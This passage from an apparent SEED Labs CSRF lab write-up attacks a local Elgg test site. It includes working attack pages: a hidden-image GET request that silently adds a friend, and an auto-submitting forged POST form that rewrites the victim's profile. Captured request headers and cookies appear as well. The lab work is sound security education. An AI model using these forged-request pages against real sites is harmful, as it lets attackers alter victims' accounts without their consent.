    <div class="elgg-inner">
     <div class="elgg-layout elgg-layout-one-column clearfix">
      <div class="elgg-body elgg-main">
       <div class="elgg-layout-widgets" data-page-owner-guid="43">
        <div class="profile elgg-col-2of3 mrn">
         <div class="elgg-inner clearfix h-card vcard"></div>
        </div>
        <div id="elgg-widget-col-1" class="elgg-col-1of3 elgg-widgets ui-sortable" style="min-height: 598px;"></div>
        <div id="elgg-widget-col-2" class="elgg-col-1of3 elgg-widgets ui-sortable"></div>
        <div id="elgg-widget-col-3" class="elgg-col-1of3 elgg-widgets ui-sortable"></div>
        <div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div>
       </div>
       ::after
      </div>
      ::after
     </div>
     ::after
    </div>
   </div>
```

(2.3)


Above we are able to see that the webpage owner's **GUID** is **43**, meaning that the webpage owner is indeed Boby. Because we now know the **GUID** of Boby in addition to how add friend functions, we can create the web page that adds Boby as Alice's friend when the suspicious link is sent to Alice. The request is the exact same as the request when Samy added Boby as a friend to the account even with the changes in the cookies and tokens. We can use the following request **URL** to send a **GET request**: "***http://www.csrflabelgg.com/action/friends/add?friend=43***" When we generate the **GET request**, we need to utilize the image **tag** from the **HTML page** as soon as the webpage loads to display the image. Below we can see the website code for the attacker in **addFriend.html (2.4)**.



```
<html>
<body>
        <h1> Hi Alice, it's Boby. Too bad, I am somehow magically added to your
friends list!!!</h1>
        <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt=
"image", width = "1" height = "1">
</body>
</html>
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"addFriend.html" 9L, 260C
```

(2.4)


We can see that once Alice clicks on the link, she is now friends with Boby whether she likes it or not **(2.5)** & **(2.6)**! Therefore, we can see that we were indeed successful in adding Boby as Alice's friend using a successful **CSRF Attack**.


Boby : CSRF Lab Site
All Site Activity : CSRF La
My Activity : CSRF Lab Si
csrflabattacker.com/addFri
www.csrflabattacker.com/addFriend.html
Most Visited
SEED Labs
Sites for Labs
Add widgets
Edit profile
Edit avatar
Friends

Hi Alice, it's Boby. Too bad, I am somehow magically added to your friends list!!!

Alice

(2.5)




All Site Activity

Alice is now a friend with Boby *just now*

(2.6)

Task 3 CSRF Attack using POST Request:

In order to edit Alice's profile, we need to take a look at how the edit profile works on the webpage. First, we need to log into Boby's account and edit his account. While editing the account, we can then look at the content of the **HTTP request**.




```
Sta...  Meth...  File               Domain                          Cause        Type  Transfer...  Size
302     POST     edit               www.csrflabelgg...document      html         3.79 KB      13.74 KB  → 490 ms
200     GET      boby               www.csrflabelgg...document      html         3.81 KB      13.74 KB  → 303 ms
200     GET      font-awesome.css   www.csrflabelgg...stylesheet    css          cached       28.38 KB
200     GET      elgg.css           www.csrflabelgg...stylesheet    css          cached       58.10 KB
200     GET      colorbox.css       www.csrflabelgg...stylesheet    css          cached       3.80 KB
200     GET      jquery.js          www.csrflabelgg...script        js           cached       0 B
200     GET      jquery-ui.js       www.csrflabelgg...script        js           cached       0 B
200     GET      require_config.js  www.csrflabelgg...script        js           cached       800 B
200     GET      require.js         www.csrflabelgg...script        js           cached       0 B
200     GET      elgg.js            www.csrflabelgg...script        js           cached       0 B
200     GET      en.js              www.csrflabelgg...script        js           cached       0 B
200     GET      init.js            www.csrflabelgg...script        js           cached       619 B
200     GET      ready.js           www.csrflabelgg...script        js           cached       271 B
200     GET      Plugin.js          www.csrflabelgg...script        js           cached       630 B
14 requests   120.03 KB / 7.60 KB transferred   Finish: 6.82 s   DOMContentLoaded: 3.44 s   load: 3.92 s
```

```
Request URL: http://www.csrflabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 534
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=u01ilemit21s9vd648f5sl3ni...
        436e261a8a66d5f419=1604943874
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/profile/boby/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101
```

(3.0)

We see that the editing is a **POST request**, and the content length is **534** as shown in **(3.0).**




```
Form data
    __elgg_token: jlL-K4TeC2W_zzjac1-w3A
    __elgg_ts: 1604977617
    accesslevel[briefdescription]: 2
    accesslevel[contactemail]: 2
    accesslevel[description]: 2
    accesslevel[interests]: 2
    accesslevel[location]: 2
    accesslevel[mobile]: 2
    accesslevel[phone]: 2
    accesslevel[skills]: 2
    accesslevel[twitter]: 2
    accesslevel[website]: 2
    briefdescription: My+name+is+Boby+and+I+am+cool
    contactemail:
    description: <p>I+like+trains.</p>
    guid: 43
    interests:
    location:
    mobile:
    name: Boby
    phone:
    skills:
```

(3.1)

When looking at the **POST request**, we can see that the access level for every field is **2**, which shows that it is publicly visible **(3.1)**. In addition, the **GUID** value is initialized with Boby's **GUID** value. Therefore, given the information, we now know that when we edit Alice's profile, her **GUID** will be needed, and the message we want to write needs to be stored in the brief description parameter with the access level for this description to be set to **2** to be publicly visible.


Now we need to find Alice's **GUID**, and we can do this simply by inspecting element of the webpage for her profile. We can see this as shown below in **(3.2).**



```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head></head>
 <body>
  <div class="elgg-page elgg-page-default" onclick="return true">
   <div class="elgg-page-messages">
    <ul class="elgg-system-messages"></ul>
   </div>
   <div class="elgg-page-topbar"></div>
   <div class="elgg-page-header"></div>
   <div class="elgg-page-navbar"></div>
   <div class="elgg-page-body">
    <div class="elgg-inner">
     <div class="elgg-layout elgg-layout-one-column clearfix">
      <div class="elgg-body elgg-main">
       <div class="elgg-layout-widgets" data-page-owner-guid="42">
        <div class="profile elgg-col-2of3 mrn"></div>
        <div id="elgg-widget-col-1" class="elgg-col-1of3 elgg-widgets ui-sortable" style="min-height: 559px;"></div>
        <div id="elgg-widget-col-2" class="elgg-col-1of3 elgg-widgets ui-sortable"></div>
        <div id="elgg-widget-col-3" class="elgg-col-1of3 elgg-widgets ui-sortable"></div>
        <div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div>
       </div>
       ::after
      </div>
      ::after
     </div>
```

(3.2)


We can see from **(3.2)** above that Alice's **GUID** is **42**. Now, using this value, we can build a webpage named editProfile.html, which will be associated with the malicious webpage. We will put that in the "***var/www/CSRF/Attacker***" directory and set the name and **GUID** to Alice's information. Also, we need to set the access level of the brief description to be **2**, so it is public. The program for **editProfile.html** can be seen below in **(3.3)**.



```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// Entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my boyfriend. He is so Cool'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```


(3.3)

Here is Alice's account before the successful attack. We can see her current profile, which shows no brief description **(3.4).**



(3.4)

As seen below, we can see that the attack was successful **(3.5)**.




Alice

Brief description: Boby is my boyfriend. He is so Cool

(3.5)

We can also see the **HTTP request** below after Alice clicks on the malicious webpage link **(3.6)**.



```
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 542
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

http://www.csrflabelgg.com/action/profile/edi
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:6(
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/editProfile.htr
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Cookie: Elgg=6m6t46imighqr3qfohpttduis2; Hm_lvt_79da64
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Boby is my boyfri
POST: HTTP/1.1 302 Found
Date: Tue, 10 Nov 2020 04:05:45 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

(3.6)

CONTINUES ON NEXT PAGE

1. **Question1: The forged HTTP request needs Alice's user id (guid)to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.**


   Boby can solve the problem by searching for Alice's profile. He can then use inspect element to see the webpage owner's GUID without needing to know Alice's login information. However, if the webpage did not contain GUID information in the webpage source code, we would be able to try and apply some random username and password and use information generated from the HTTP request or the Response. If Alice's GUID information was in any of those we could use that in addition to the first method.

2. **Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.**

   In this specific case, Boby would not be able to launch a CSRF attack because the malicious website is different from the targeted website. In addition, we would also not have access to any source code, so it would be impossible to find out the GUID the way we did in this task. Therefore, since the GUID is only sent to the server of the targeted webpage, we would not get any information about the GUID from the HTTP request.

<u>Task 4 Implementing a countermeasure for Elgg:</u>


We can enable the **CSRF countermeasure** by commenting out the **return True** statement as shown below **(4.0).** Because of this statement, the function always returned true, even when the token did not match, so now since we are commenting it out, there is to be a token and timestamp check. Now, if the 